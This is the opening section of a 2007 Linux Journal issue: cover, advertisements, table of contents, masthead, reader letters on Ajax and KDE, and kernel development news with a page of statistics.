

DJANGO | TESSERACT | INKSCAPE | GIMP | PYTHON | QCCPACK

LINUX JOURNAL

Since 1994: The Original Magazine of the Linux Community
JULY 2007 | ISSUE 159

TESSERACT OCR

PIXEL CREATOR SPEAKS

**INKSCAPE SCALABLE
VECTOR GRAPHICS**

**DEEP GIMP
ALTERNATIVES**

**REAL-WORLD
SELINUX**

**AUTOMATED
GIMP**



SHREK THE THIRD

Linux Feeds an Ogre

www.linuxjournal.com

USA \$5.00 | CAN \$6.50



**QccPack Python
Image Processing**

**Command-Line Driven
Image Gallery**



Enterprise and High-Performance Computing Under Your Control

Appro is **leading 4P x86 computing** by combining the latest technology that meets the demands of the enterprise HPC market.

4-Way XtremeWorkstation™

- AMD Opteron™ 8000 Series processors
- Up to 128GB of DDR2 533/667 memory
- Up to 6.0TB SATA or 2.4TB SAS
- Hot-swappable drives
- 2 PCI-E x16 slots for high-end graphics card
- Windows® or Linux OS



4-Way 3U XtremeServer™

- AMD Opteron™ 8000 Series processors
- Up to 128GB of DDR2 533/667 memory
- Up to 4.5TB SATA or 1.8TB SAS
- 2 PCI-E x16 and 3 PCI-X slots
- Hot-swappable drives
- Redundant power supplies & fans
- ServerDome Management – IPMI 2.0
- Windows® or Linux OS



For more information, please visit www.appro.com or call Appro Sales at 800-927-5464

AMD Opteron™ Processors:

- Quad-Core Ready - increase capacity without altering datacenter infrastructure
- Best performance per-watt with energy-efficient DDR2
- Optimized system performance with Direct Connect Architecture



Manage Any Data Center. Anytime. Anywhere.



Avocent builds hardware and software to access, manage and control any IT asset in your data center, online or offline, keeping it, and your business, "always on".

Visit us on our Remote Control Tour. For locations near you, go to www.avocent.com/remotecontrol.



Avocent[®]
The Power of Being There[®]

Avocent, the Avocent logo and The Power of Being There, are registered trademarks of Avocent Corporation. ©2007 Avocent Corporation.

CONTENTS

JULY 2007
Issue 159



FEATURES

38 DREAMWORKS ANIMATION *SHREK THE THIRD*: LINUX FEEDS AN OGRE

What can you do with Linux and 20 million CPU render hours?

Robin Rowe

44 TESSERACT: AN OPEN-SOURCE OPTICAL CHARACTER RECOGNITION ENGINE

If you really need OCR.

Anthony Kay

48 INTRODUCING VECTOR GRAPHICS AND INKSCAPE

Want scalable beauty?

Marco Fioretti

54 INTERVIEW WITH PAVEL KANZELSBERGER, CREATOR OF PIXEL

Photoshop comes to Linux, sort of.

James Gray

ON THE COVER

- Tesseract OCR, p. 44
- Pixel Creator Speaks, p. 54
- Inkscape Scalable Vector Graphics, p. 48
- Deep GIMP Alternatives, p. 34
- Real-World SELinux, p. 84
- Automated GIMP, p. 58
- *Shrek the Third*: Linux Feeds an Ogre, p. 38
- QccPack Python Image Processing, p. 80
- Command-Line Driven Image Gallery, p. 70

COVER PHOTO COURTESY OF DREAMWORKS ANIMATION LLC.



Keep it simple. Rest easy.

High technology is exciting. But all too often that includes pointless complexity.

Not with Coyote Point. From local to global load balancing, application acceleration or ultimate network manageability, Coyote Point leads the pack. We take the guesswork out of application traffic management to deliver reliable solutions. You won't find anything faster, smarter or more affordable out there.

Find out why more than 2,000 businesses save time, money and mental energy with Coyote Point. Write info@coyotepoint.com or call 1-877-367-2696.

A coyote is a creature of elegant simplicity. Your network should be, too.




CONTENTS

JULY 2007 Issue 159

COLUMNS


- 18** REUVEN M. LERNER'S
AT THE FORGE
First Steps with Django
- 22** MARCEL GAGNÉ'S
COOKING WITH LINUX
Let Me Show You How It's Done
with a Little Video



- 26** DAVE TAYLOR'S
WORK THE SHELL
Displaying Image Directories in
Apache, Part IV
- 28** DOC SEARLS'
LINUX FOR SUITS
Beyond Blogging's Black Holes
- 96** NICHOLAS PETRELEY'S
/VAR/OPINION
Amazing Free Distributions Abound

QUICK TAKES

- 34** DEEP IMAGES
Dan Sawyer




IN EVERY ISSUE

- 8** LETTERS
12 UPFRONT
16 TECH TIPS
32 NEW PRODUCTS
81 ADVERTISERS INDEX

INDEPTH

- 58** AUTOMATED GIMP
PROCESSING OF WEB IMAGES
Program GIMP to work for you.
Ben Martin



- 70** WRITING YOUR OWN IMAGE
GALLERY APPLICATION WITH
THE UNIX SHELL
GUI? We don't need no stinking GUI.
Girish Venkatachalam

- 74** PROGRAMMING PYTHON,
PART II
More love for learning Python.
José P. E. "Pupeno" Fernández

- 80** IMAGE PROCESSING WITH
QCCPACK AND PYTHON
A library collection for Python
image processing.
Suhas Desai

- 84** MAMBO EXPLOIT BLOCKED
BY SELINUX
SELinux catches exploits.
Richard Bullington-McGuire

- 90** ROLE-BASED SINGLE SIGN-
ON WITH PERL AND RUBY
Let the role dictate the privileges.
Robb Shecker



54 PIXEL CREATOR PAVEL KANZELSBERGER

Next Month

COOL PROJECTS

You can buy an old coin-slot arcade machine and play something like *Pac-Man* on it, but how about if you could convert it to a Linux-based arcade machine that lets you play all of your favorite 80s arcade games and more? If that isn't a cool project, we don't know what is. We'll show you how to modify the case, hook up joysticks and buttons—the works. Want to create your own virtual private network for your Nokia E61? We've got that, too.

As always, there's much more. What if building your own Firefox add-on/extension is your definition of cool? We'll walk you through the whole process. We also take a peek at some of the freshest cool projects others have created.

USPS LINUX JOURNAL (ISSN 1075-3583) is published monthly by Belltown Media, Inc., 2211 Norfolk, Ste 514, Houston, TX 77098 USA. Periodicals postage paid at Houston, Texas and at additional mailing offices. Cover price is \$5 US. Subscription rate is \$25/year in the United States, \$32 in Canada and Mexico, \$62 elsewhere. POSTMASTER: Please send address changes to *Linux Journal*, PO Box 980985, Houston, TX 77098. Subscriptions start with the next issue.

Four excellent hosting plans offering top quality hardware and service at killer prices...

- ✓ HP ProLiant G5 Blade Servers with Dual-Core Intel® Xeon® processors
- ✓ 24x7x365 toll-free tech support
- ✓ High performance network with full 100Mbps & gigabit connections
- ✓ Service Level Agreement

Extras

HA MySQL Database
(hot failover)

₱650/mo

HA NFS / SMB Fileserver
(hot failover)

₱650/mo

HA Load Balancer / Firewall
(hot failover)

₱500/mo

Shared Load Balancer
(up to 6 domains)

₱100/mo

Bronze Server

- 2.0 GHz Intel Xeon Woodcrest processor
- 2 HP 146GB 10K SAS drives (RAID1 mirror)
- 3Mbps unmetered bandwidth
- 2GB memory

only **₱350/mo**

Silver Server

- 2.0 GHz Intel Xeon Woodcrest processor
- 2 HP 146GB 10K SAS drives (RAID1 mirror)
- 5Mbps unmetered bandwidth
- 4GB memory

only **₱450/mo**

Gold Server

- Two 2.0 GHz Intel Xeon Woodcrest processors
- 2 HP 146GB 10K SAS drives (RAID1 mirror)
- 5Mbps unmetered bandwidth
- 4GB memory


only **₱525/mo**

Platinum Server

- Two 2.0 GHz Intel Xeon Woodcrest processors
- 2 HP 146GB 10K SAS drives (RAID1 mirror)
- 5Mbps unmetered bandwidth
- 8GB memory

only **₱600/mo**

Visit pranasystems.com for more info



*** New Customer Special ***

100 Mbps
bandwidth...

₱1500/mo!

LINUX JOURNAL™

Since 1994: The Original Magazine of the Linux Community

Digital Edition Now Available!

Read it first

Get the latest issue before it
hits the newsstand

Keyword searchable

Find a topic or name
in seconds

Paperless archives


Download to your computer for
convenient offline reading

Same great magazine

Read each issue in
high-quality PDF

Try a Sample Issue!

www.linuxjournal.com/digital



LINUX JOURNAL

Editor in Chief

Nick Petreley, ljeditor@linuxjournal.com

Executive Editor	Jill Franklin jill@linuxjournal.com
Senior Editor	Doc Searls doc@linuxjournal.com
Art Director	Garrick Antikajian garrick@linuxjournal.com
Products Editor	James Gray newproducts@linuxjournal.com
Editor Emeritus	Don Marti dmarti@linuxjournal.com
Technical Editor	Michael Baxter mab@cruzio.com
Senior Columnist	Reuven Lerner reuven@lerner.co.il
Chef Français	Marcel Gagné maggagne@salmar.com
Security Editor	Mick Bauer mick@visi.com

Contributing Editors

David A. Bandel • Greg Kroah-Hartman • Ibrahim Haddad • Robert Love • Zack Brown • Dave Phillips • Marco Fioretti • Ludovic Marcotte • Paul Barry • Paul McKenney • Dave Taylor

Proofreader Geri Gale

Publisher	Carlie Fairchild publisher@linuxjournal.com
General Manager	Rebecca Cassity rebecca@linuxjournal.com
Director of Sales	Laura Whiteman laura@linuxjournal.com
Regional Sales Manager	Joseph Krack joseph@linuxjournal.com
Regional Sales Manager	Kathleen Boyle kathleen@linuxjournal.com
Circulation Director	Mark Irgang mark@linuxjournal.com
Marketing Coordinator	Lana Newlander mktg@linuxjournal.com
System Administrator	Mitch Frazier sysadm@linuxjournal.com
Webmaster	Keith Daniels webmaster@linuxjournal.com
Accountant	Candy Beauchamp acct@linuxjournal.com

Linux Journal is published by, and is a registered trade name of, Belltown Media, Inc.
PO Box 980985, Houston, TX 77098 USA

Editorial Advisory Board

Daniel Frye, Director, IBM Linux Technology Center
Jon "maddog" Hall, President, Linux International
Lawrence Lessig, Professor of Law, Stanford University
Ransom Love, Director of Strategic Relationships, Family and Church History Department,
Church of Jesus Christ of Latter-day Saints
Sam Ockman, CEO, Penguin Computing
Bruce Perens
Bdale Garbee, Linux CTO, HP
Danese Cooper, Open Source Diva, Intel Corporation

Advertising

E-MAIL: ads@linuxjournal.com
URL: www.linuxjournal.com/advertising
PHONE: +1 713-344-1956 ext. 2

Subscriptions

E-MAIL: subs@linuxjournal.com
URL: www.linuxjournal.com/subscribe
PHONE: +1 713-589-3503
FAX: +1 713-589-2677
TOLL-FREE: 1-888-66-LINUX
MAIL: PO Box 980985, Houston, TX 77098 USA
Please allow 4-6 weeks for processing address changes and orders
PRINTED IN USA

LINUX is a registered trademark of Linus Torvalds.

TOTALVIEW® INTRODUCES THE MOST POWERFUL COMMAND FOR THE MULTI-CORE AGE.




TotalView debugger
15-day free evaluation

TotalView is the proven debugging solution built specifically to address your unique challenges when developing multi-core, multi-threaded applications.

As part of a complete suite of proven multi-core debugging and performance tools that supports C, C++ and Fortran on Linux, UNIX and Mac OS X, TotalView 8.1 is the only solution you can count on for all of your multi-core debugging needs. Developed to help debug the world's most demanding applications, TotalView is extremely powerful, yet easy to use. Visually-driven, it provides enhanced graphical representations that enable users to quickly recognize problems and zoom in to identify root causes. TotalView does not require instrumentation, relinking, or rebuilding. TotalView has been proven to reduce debugging time by up to 80%.

Try it now, for free! Go to www.totalviewtech.com/command to power-up your 15-day trial version, or call 1-800-856-3766 for more information.



letters



Ajax Overdose

First let me say that I love your magazine. I look forward to each issue and I enjoy almost every article...yes, even you Marcel.

My gripe is that your magazine focuses far too much on Ajax. Don't get me wrong. I

love Ajax. I use it in my JSPs all the time. But come on! It's *not* a Linux technology, but yet it gets coverage in almost every issue of *LJ* since at least October 2006.

Let's take a look back:

- October 2006: At the Forge—"JavaScript, Forms and Ajax".
- November 2006: At the Forge—"Beginning Ajax"; Feature—"Caller ID with Asterisk and Ajax".
- December 2006: At the Forge—"Ajax Application Design".
- January 2007: At the Forge—"Prototype" (Ajax); Indepth—"Ajax Timelines and the Semantic Web".
- February 2007: At the Forge—"Scriptaculous" (Ajax).
- March 2007: A nice break from Ajax.
- April 2007: At the Forge—"Dojo Events and Ajax".
- May 2007: Ajax everywhere!

Is Ajax really a subject that needs to be covered in every issue? This is still *Linux Journal*, not *Ajax Journal*, right? Aren't there other

non-Web development topics that can be covered in At the Forge?

--
Marc

We'll do our best to cover different ground. However, Ajax is an extremely popular approach to providing users with a rich-client experience. Its platform-neutrality and the broad set of Linux tools available make it an excellent Linux topic.—Ed.

Ajax Appreciated

I just wanted to tell you your coverage of Ajax, Ruby and programming languages, hot topics in the industry, is just awesome. I am glad I bought a subscription from you guys. I am a Linux hobbyist/Web developer/graduating senior from ASU Polytechnic and just wanted to let you know you are doing an awesome job.

--
Karol

Don't Just Beat Me, Teach Me

I've read your magazine off and on for years, and I even had a subscription a few years back—excellent magazine. ▶

Ajax Examples Are Wrong

I have tried a number of examples from the May 2007 issue's articles and have discovered that all of the examples are flawed with the same bug. The problem can be narrowed down to these two lines in all examples.

From the magazine:

```
http.open("GET", url + escape(zipValue), true);
http.onreadystatechange = handleHttpResponse;
```

The right way:

```
http.onreadystatechange = handleHttpResponse;
http.open("GET", url + escape(zipValue), true);
```

The problem is if you make the call to open before a call-back function is defined, the response will end up in the great big void. After calling open, the script's control stops and control will first be gained again when open calls the call-back function with the response.

Apart from this, though a fundamental change, all scripts work as expected.

- My OS: Debian Sid
- Browser: \$ dpkg -s iceweasel
- Package: iceweasel
- Status: install ok installed
- Priority: optional
- Section: web

- Installed-Size: 26936
- Maintainer: Eric Dorland (eric@debian.org)
- Architecture: i386
- Version: 2.0.0.3-2

PS. A little annoyance: I think it would be a good idea if the writers actually listed HTML that is able to validate:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<!-- Doctype declaration are missing in some examples -->
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>AJAX Contactbook</title>
<!-- Declaration of charset is missing in all examples -->
<meta http-equiv="Content-Type" content="text/html;
charset=utf-8"/>
```

```
<!-- mixed notation for attributes in almost all examples: foo=2
bar="3" -->
```

Other than that, I think *Linux Journal* is a great magazine.

--
Michael Rasmussen

All of the examples I tried, myself, worked. But I'll take your word for it that they present problems in other environments. Thanks for the tips and suggestion.—Ed.



ABERDEEN STONEHAVEN X318

ABERDEEN STONEHAVEN X526

ABERDEEN STONEHAVEN X633



3U 12TB Dual-Core Ready Storage Server

- Up to two Dual-Core AMD Opteron™ 2000 Series processors
- Up to 16 x 750GB (12TB) Hot-Swap SATA Hard Drives
- Internal SATA 2.5" Hard Drive Bay for OS Drive
- 800+ MB/sec sustained data throughput RAID Controller
- Up to 32GB 667/533MHz ECC Registered DDR2 SDRAM
- nVIDIA nForce Pro Chipset with 64-Bit Support
- 650W Redundant Hot-Swap Power Supply
- 5-Year Warranty

Starting at **\$4,259**

5U 18TB Dual-Core Ready Storage Server

- Up to two Dual-Core AMD Opteron™ 2000 Series processors
- Up to 24 x 750GB (18TB) Hot-Swap SATA Hard Drives
- Two Internal SATA Hard Drive Bays for Mirrored OS Drives
- 800+ MB/sec Sustained Data Throughput RAID Controller
- Up to 32GB 667/533MHz ECC Registered DDR2 SDRAM
- nVIDIA nForce Pro Chipset with 64-Bit Support
- 950W Triple Redundant Hot-Swap Power Supply
- 5-Year Warranty

Starting at **\$5,679**

6U 24TB Dual-Core Ready Storage Server

- Up to two Dual-Core AMD Opteron™ 2000 Series processors
- Up to 32 x 750GB (24TB) Hot-Swap SATA Hard Drives
- Two Rear Hot-Swap SATA Hard Drive Bays for Mirrored OS Drives
- 800+ MB/sec sustained data throughput RAID Controller
- Up to 32GB 667/533MHz ECC Registered DDR2 SDRAM
- nVIDIA nForce Pro Chipset with 64-Bit Support
- 1350W Redundant Hot-Swap Power Supply
- 5-Year Warranty

Starting at **\$7,139**

"The Ultimate Linux Server... too fast for our benchmarks... we recommend the Aberdeen line of servers without reservation."

Linux Journal — Aberdeen Stonehaven A261T

"terrific for video serving or other storage intensive tasks"

PC Magazine — Aberdeen XDAS

"Aberdeen surpasses HP ... markedly higher scores ... AberNAS 128 boasts outstanding features"

Network Computing — Aberdeen AberNAS 128

"powerhouse performance ... staggering ... eye-opening ... the highest WebBench numbers to date"

PC Magazine — Aberdeen Stonehaven A261S



[LETTERS]

► I'm writing because you have an old story from 1998, written by Jason Kroll. I read it a few times. I tried to contact Jason, but his e-mail has changed from the one you listed (that's no surprise, the article is nine years old).

Anyway, I would love to discover a good chess-playing program for Linux that *teaches* me how to improve, besides beating me at chess. All the games mentioned in the article are good. I have tried a few—gnuchess, crafty, etc. They will play a very strong game, and you can save games for study. But, this doesn't *teach* me the way a program like ChessMaster can teach people. ChessMaster runs only on Windows, and I don't want to struggle with Wine as a workaround. This is 2007, I am using the latest kernel on Kubuntu, and I'm really happy with my Linux experience. I would appreciate it if you or Jason could try to help me locate a ChessMaster equivalent for Linux.

--
Eddie Colon

Great idea. We'll put out a call for such an article and see if we can turn up an author who wants to tackle it.—Ed.

Network Computing Still Expensive

I am sending you this e-mail at great expense. No, not Great Expense, Arizona, great expense over dial-up. At the moment, I am in semi-rural Germany where +ADSL/Broadband has not yet reached. I suspect that the same goes for rural France, Holland, Spain and many other European countries. It certainly applies to England, where because of distance from the exchange coupled with poor quality (for data) cabling broadband has not reached. Even at my home location on the outskirts of a 300,000 population conurbation, the best speed on a good day is 1Mb.

So, whilst I think you are 100% right regarding network computing [see the May 2007 */var/opinion*], until good reliable Internet access at realistic speeds becomes available, it is some way off.

--
Roy Read

Now You See Them

In the Letters section [April 2007], Chris Trayner mentioned in his response to you that under KDE he could no longer use certain features and concluded that these

features had been removed from KDE. This conclusion is, fortunately, incorrect—the features he was looking for are still available.

I just checked in the KDE Control Centre (under recent Mandriva and Knoppix releases) and found the following options:

a) Alter Delete item on file context menu: go to the Components (or KDE Components) menu item, then File Manager, then the Behaviour tab, and see the check boxes in the second part of this panel.

b) Changing window titlebar double-click behaviour: go to the Desktop (or System) menu item, then Window Behaviour, then the Actions (or Titlebar Actions) tab. There you will see a drop-down box labeled Titlebar Double-click.

c) Moving maximised windows: go to the Desktop (or System) menu item, then Window Behaviour, then the Moving tab. There you will see a check box relating to this option.

d) Although not previously mentioned, one option I always use if the initial setup allows it is icon activation using a single mouse click (such as under Knoppix): go to the Peripherals menu item, then Mouse. The second part of this panel contains the options relating to icon activation.

Please note that the alternative names for various configuration items is because different distributions and release versions have used the various names as shown.

Perhaps the distro that Chris uses has changed various of its KDE feature defaults. Alternatively, it may have removed these features. If so, maybe Chris should consider changing distros.

--
Rob Stover

Correction to Piece about KRUU-FM

I'm one of the members of community radio KRUU-LP, which you wrote about in your May 2007 issue of *Linux Journal* [see Doc Searls' piece in the UpFront section]. I'd like to point out that we're actually Kruufm.com, and not Kruufm.org. Kruufm.com, the radio station, is not affiliated with Kruufm.org in any way at present.

--
Sundar Raman

LINUX JOURNAL

At Your Service

MAGAZINE

PRINT SUBSCRIPTIONS: Renewing your subscription, changing your address, paying your invoice, viewing your account details or other subscription inquiries can instantly be done on-line, www.linuxjournal.com/subs. Alternatively, within the U.S. and Canada, you may call us toll-free 1-888-66-LINUX (54689), or internationally +1-713-589-2677. E-mail us at subs@linuxjournal.com or reach us via postal mail, Linux Journal, PO Box 980985, Houston, TX 77098-0985 USA. Please remember to include your complete name and address when contacting us.

DIGITAL SUBSCRIPTIONS: Digital subscriptions of *Linux Journal* are now available and delivered as PDFs anywhere in the world for one low cost. Visit www.linuxjournal.com/digital for more information or use the contact information above for any digital magazine customer service inquiries.

LETTERS TO THE EDITOR: We welcome your letters and encourage you to submit them to ljeditor@linuxjournal.com or mail them to Linux Journal, 1752 NW Market Street, #200, Seattle, WA 98107 USA. Letters may be edited for space and clarity.

WRITING FOR US: We always are looking for contributed articles, tutorials and real-world stories for the magazine. An author's guide, a list of topics and due dates can be found on-line, www.linuxjournal.com/author.

ADVERTISING: *Linux Journal* is a great resource for readers and advertisers alike. Request a media kit, view our current editorial calendar and advertising due dates, or learn more about other advertising and marketing opportunities by visiting us on-line, www.linuxjournal.com/advertising. Contact us directly for further information, ads@linuxjournal.com or +1 713-344-1956 ext. 2.

ON-LINE

WEB SITE: Read exclusive on-line-only content on *Linux Journal's* Web site, www.linuxjournal.com. Also, select articles from the print magazine are available on-line. Magazine subscribers, digital or print, receive full access to issue archives; please contact Customer Service for further information, subs@linuxjournal.com.

FREE e-NEWSLETTERS: Each week, *Linux Journal* editors will tell you what's hot in the world of Linux. Receive late-breaking news, technical tips and tricks, and links to in-depth stories featured on www.linuxjournal.com. Subscribe for free today, www.linuxjournal.com/newsletters.

Maximize **Opteron™** Quad-Core Performance with **UniServer**



Find Full Lines of Innovative **Opteron™** Server and Workstation Platforms

From **1 socket**, up to **32GB** to **4 sockets**, up to **128GB**

- ▶ 1U Server - 1 & 2 sockets with up to 64GB memories
- ▶ 2U Server - 2 & 4 sockets with up to 128GB memories
- ▶ 3U Server - 2 & 4 sockets with up to 128GB memories
- ▶ Workstations - 1, 2 & 4 sockets with up to 128GB memories

www.uniwide.com

1 - 877 - 520 - 0071

UNIWIDE is an official AMD Validated Server Program Partner



diff -u WHAT'S NEW IN KERNEL DEVELOPMENT

The **DevFS** entry in the MAINTAINERS file is no longer marked obsolete. It has now been completely removed from that file, and the last vestige of the old DevFS code is gone. An interesting facet of this history is that **udev**, which has replaced DevFS, is now subject to its own brand of controversy, albeit completely different from what surrounded DevFS. Some vendors are finding that they can't make good use of udev without using `MODULE_LICENSE()` to release their code under the GPL. With such fundamental parts of the kernel insisting on the GPL for third-party modules, it soon may be difficult for any binary-only kernel drivers to exist at all.

JFFS is gone. The code has been removed from the kernel, and the maintainer entry has been removed from the MAINTAINERS file. This is all well and good, because **JFFS2** has superseded JFFS for a long time, and any lingering JFFS users out there really should switch over to JFFS2.

The **parallel port code**, once such a key part of many users' systems, is now unmaintained. **David Brownell** had been unsuccessful at contacting any of the four folks listed in the MAINTAINERS file under that entry, and finally, he posted a patch marking the code unmaintained. **Jean Delvare** and **Randy Dunlap** both support the change, and **Andrew Morton** seems likely to accept it. If you're interested in seeing the parallel port code stay in the kernel, now's your chance to speak up and take it over.

As **Vassili Karpov** has discovered to his dismay, **CPU stats** are not accurately reported in `/proc/stat` on the PC architecture. On that architecture, CPU usage is examined only during the timer interrupt, so regular programs can seem to use much more or much less of the CPU, just because they happen to be either very active or idle at those particular intervals. This also explains why users might see a difference in CPU usage when switching their kernel from running at 100Hz to 1,000Hz. In fact,

the usage is unchanged, while only the accounting is different. Programs like `top`, which get their CPU stats from `/proc/stat`, will suffer from this kind of discrepancy. Vassili and his friends wasted quite a bit of time trying to optimize some code they were working on, until they discovered that they were optimizing toward an inaccurate and ever-changing goal.

The **kbuild system** is likely to get some new maturity indicators to go along with "Experimental". It's been suggested that "Deprecated" and "Obsolete" would be some nice additions. The only problem is that folks currently seem unable to agree on the meaning of those terms. To some folks, "Obsolete" means a replacement is available; although to others, it means the code is completely dead and unsupported. It's very likely that these disagreements will resolve themselves in the relatively near term; everyone seems to agree that `kbuild` will be improved by having some kind of additional maturity indicators.

The **kernel.org** folks have forked **gitweb**, because the `gitweb` maintainers were not responsive enough to their bug reports. However, it turns out that the `kernel.org` folks don't have the time to maintain `gitweb` themselves, so they are missing out on important improvements being made to the upstream tree. At the same time, the `gitweb` maintainers did seem to be gathering up bug fixes eventually. It seems as though this particular code fork may be short-lived.

Deepak Saxena has modified the kernel to make sure it can build under a **Cygwin** environment. Some people may wonder why the kernel developers would bother supporting a kernel development environment under Windows, but as Deepak puts it, this environment "is unfortunately used by more people than one would think in the embedded world". His patch, it turns out, is a bit hacky, and **H. Peter Anvin** has asked him to include various appropriate comments to make sure anyone touching the code doesn't break `Cygwin` support.

—ZACK BROWN

1. Number of keystrokes required to bring up a document at the FBI: **13**
2. Cost in millions of dollars of the FBI's scrapped Virtual Case File (VCF) system: **170**
3. Number of IT managers on the VCF system in 40 months: **15**
4. Estimated cost in millions of dollars of VCF's replacement, Sentinel: **425**
5. Expected years until Sentinel is due to be finished: **2**
6. Daily petabytes of Internet Protocol traffic carried by Level 3: **3.7**
7. Percentage of Hollywood films that show tobacco use: **75**
8. Number of actresses in the Linux-hosted Female Celebrity Smoking List: **6,409**
9. Percentage of spam sites among .info domains: **68**
10. Percentage of spam sites among .biz domains: **53**
11. Percentage of Blogspot.com blogs that are fake spam blogs or splogs: **77**
12. Percentage of hometown.aol.com blogs that are splogs: **91**
13. Percentage of home.aol.com blogs that are splogs: **95**
14. Peak number of splogs created every day, in thousands: **11**
15. Thousands of splogs removed from Technorati in early December 2006: **341**
16. Position of Japanese among the top blogging languages: **1**
17. Position of English among the top blogging languages: **2**
18. Position of Chinese among the top blogging languages: **3**
19. Position of Italian among the top blogging languages: **4**
20. Percentage of blog posts that used tags in February 2007: **35**

Sources: 1: CNET | 2-5: *Fast Company* | 6: Level 3 | 7: *TIME Magazine* | 8: Smoking From All Sides (smokingsides.com) | 9-13: Infoniac.com | 14-20: Technorati

—Doc Searls

SUPERMICRO[®]

UIO

Universal I/O

Maximized I/O Expandability & Flexibility




The Power of 3

Three Add-On Cards in 1U

Gives you the freedom to build exactly what you need!

Supermicro UIO servers allow users to select from a wide range of I/O options to provide the ultimate in storage and networking flexibility. The UIO card becomes a part of the serverboard, allowing the system to retain all of its PCI Express and PCI X slots for expansion cards. As a result, future upgrades can be achieved by replacing the UIO card and/or expansion cards instead of replacing the entire system. This versatility helps to minimize the amount of different servers that customers need to operate their business.



Optimized Chassis Solutions




SC815TQ-R650U

SC825TQ-R700U

- ✓ 3/7 Add-on Cards for 1U/2U
- ✓ Highly Upgradeable
- ✓ High Efficiency Power (up to 90%+)
- ✓ Multiple Expansion Card Options (SAS RAID 5, 10-G, IB...up to 20 choices)
- ✓ Simplify Your Inventory Management

UIO Motherboard Options



X7DBN

X7DBU

X7DAL-E+/X7DAL-E

PDSMU

For more information visit us at www.supermicro.com

* Our new generation power supply efficiency measures 90%+ or more under a typical loading operation.

AMAX
1-800-800-6328
www.amax.com

Arrow Electronics
1-888-427-2250
www.arrownaacp.com

ASI
1-800-2000-ASI
www.asipartner.com

Bell Micro
1-800-232-9920
www.bellmicro.com

Ingram Micro
1-800-456-8000
www.ingrammicro.com

MA LABS
1-408-941-0808
www.malabs.com

Synnex
1-800-756-5974
www.synnex.com

Tech Data
1-800-237-8931
www.techdata.com

Palming Linux

